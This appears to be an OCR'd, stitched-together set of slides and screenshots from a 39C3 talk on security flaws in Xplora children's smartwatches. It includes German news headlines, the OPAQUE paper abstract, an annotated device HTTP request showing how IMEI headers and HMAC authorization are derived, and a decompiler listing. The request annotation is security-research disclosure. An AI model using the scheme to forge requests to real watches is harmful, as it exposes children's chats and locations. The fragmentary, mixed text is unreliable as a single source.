
heise online

Anmelden Suchen

heise+ Newsticker Security IT & Tech Developer KI Entertainment Wissenschaft Bestenlisten Digital Health For

39C3: Sicherheitslücken in Xplora-Kinderuhr erlaubten Zugriff auf alle Geräte

Forscher konnten Nachrichten mitlesen, Standorte fälschen und beliebige Uhren übernehmen – demonstriert aus der Perspektive einer kinderfressenden Waldhexe.



(Bild: Nils Rollshausen, media.ccc.de, CC BY 4.0)

30.12.2025, 09:12 Uhr Lesezeit: 4 Min. Security

HOUSE OF NERDS

Startseite

Sicherheit für unterwegs? Sch
Kinder-Smartwatche

27. February 2026

Sicherheit für unterwegs? Schwäch
Smartwatches

Play episode

podigee


Frankfurter Rundschau

NORAMA EINTRACHT FRANKFURT MEINUNG

Startseite › Verbraucher

TU Darmstadt deckt gravierende Sicherheitsmängel bei Smartwatches auf

04.01.2026, 17:11 Uhr
Von: Claudia Kabel



Beispiel für mögliche Manipulation von Nachrichten und Standortdaten. Links: Ansicht der Uhr sowie des Einspeisens der gefälschten Nachrichten. Rechts: Ansicht der Eltern-App sowie des Angezeigten Standorts. © TU Darmstadt/ Fachgebiet SEEMOO

ZEITUNG MEHR F.A.Z. Frankfurter Allgemeine Abo

Rhein-Main › Region Und Hessen › Sicherheitslücke in Kinder-Smartwatch von Xplora entdeckt: Was Eltern jetzt wissen müssen

SICHERHEITSLÜCKE ENTDECKT

Kinder-Smartwatch kann gehackt werden

04.01.2026, 08:49 Lesezeit: 1 Min.

Kinder-Smartwatches sollen sichere Kommunikation innerhalb der Familie ermöglichen. Forscher aus Darmstadt haben herausgefunden: Ein weitverbreitetes Modell könnte allerdings manipuliert werden.

taz

sozialpolitik nahost-konflikt krieg in der ukraine fußball-wm klimawandel lgbtqia

39. Chaos Communication Congress

Chaos Kinder Congress

Auf dem Chaos Communication Congress zeigen Hacker*innen und Jugendliche, warum Chatkontrolle und Überwachung Kinder nicht schützen. Was aber sonst?

2.1.2026 12:15 Uhr teilen

Die Rakete „Fairy Dust" steht während des CCC in der Empfangshalle
Foto: Georg Wendt/ dpa

Von **Johannes Drosdowski**

Es ist ein wilder Ritt durch Diskussionen, Sturheit und Hin und Her

Computer Bild 30 JAHRE

TESTS & RATGEBER BESTENLISTEN NEWS AKTIONEN CLU

Home › Tests & Ratgeber › Wearables › News

Späte Firmware-Updates für riskante Uhr

Kinder-Smartwatches geknackt: For
lesen Chats mit

Sicherheitsexperten warnen vor unsicheren Kinder-Smartwatches.
Foto: KI-generiert/COMPUTER BILD


13:37
Zoom
End
Sanghyo Kim
Xplora IoT Team
Xplora IoT Team
Nils
Unmute
Start Video
Participants
4
Chat
Reactions
Share

OPAQUE: An Asymmetric PAKE Protocol Secure Against Pre-Computation Attacks *

Stanislaw Jarecki[1], Hugo Krawczyk[2], and Jiayu Xu[1]

[1] University of California, Irvine. Email: {stasio@ics.,jiayux@}uci.edu.
[2] IBM Research. Email: hugo@ee.technion.ac.il.

Abstract. Password-Authenticated Key Exchange (PAKE) protocols allow two parties that only share a password to establish a shared key in a way that is immune to offline attacks. *Asymmetric* PAKE (aPAKE) strengthens this notion for the more common client-server setting where the server stores a mapping of the password and security is required even upon server compromise; that is, the only allowed attack in this case is an (inevitable) offline exhaustive dictionary attack against individual user passwords. Unfortunately, current aPAKE protocols (that do not rely on PKI) allow for *pre-computation attacks* that lead to the *instantaneous compromise* of user passwords upon server compromise, thus forgoing much of the intended aPAKE security. Indeed, these protocols use – in essential ways – deterministic password mappings or use random "salt" transmitted *in the clear* from servers to users, and thus are vulnerable to pre-computation attacks.

We initiate the study of *Strong aPAKE* protocols that are secure as aPAKE's but *are also secure against pre-computation attacks.* We formalize this notion in the Universally Composable (UC) settings and present two modular constructions using an Oblivious PRF as a main tool. The first builds a Strong aPAKE from *any* aPAKE (which in turn can be constructed from any PAKE [26]) while the second builds a

```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTel2YPe4Lpc9loR/KzCJg== ──────── AES(
H-TZ: Europe/Berlin                        key = MD5(MD5(IMEI || timestamp)),
H-Vendor: sikey                            iv = key[8:24], data = IMEI)
H-Model: X6
H-Authorization: Open
  b05a400d116b582c****************:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP7OVGKdXSI=

{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
                                   HMAC-SHA256(secret, MD5(body) || headers)
                 MD5(IMEI || timestamp)
```

look-inside.png

LET'S LOOK INSIDE


X6Play

16:10


New software update available


w112.8.1.002_2602032


UPDATE NOW



Watch Activation
Please enter the watch activation code below into your watch to complete the activation process.
Activation Code
0-2-1-1-3-8
New code will be available in
04:50 sec
Instruction for inputting the code
Please input the code in to the watch by clicking on icon in the device QR code screen
SAMPLE
Use Xplora Guardian App to scan QR code to activate or bind watch


14:53
Use Xplora Guardian App to scan QR code to activate or bind watch
X


*260203-commonservice [/home/user/Documents/Thesis Supervision/archive/Malte Xplora/repro] - jadx-gui
File View Navigation Tools Plugins Help
260203-commonservice
Inputs
Source code
_COROUTINE
android.support.v4
androidx
com
amazonaws
fasterxml.jackson
globe.udid
google
android.material
crypto.tink
gson
redstone.ota
sikey.libaws_mqtt_android
xplora
commonservice
databinding
model
modules
callbacks
database
goplay
http
converter
download
KeyStoreHelper
Md5Util
HmacUtil
package com.xplora.commonservice.utils;
import com.xplora.commonservice.BaseApplication;
import java.io.BufferedInputStream;
import java.io.DataInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.IOException;
import java.io.InputStream;
import java.math.BigInteger;
import java.net.URL;
import java.security.GeneralSecurityException;
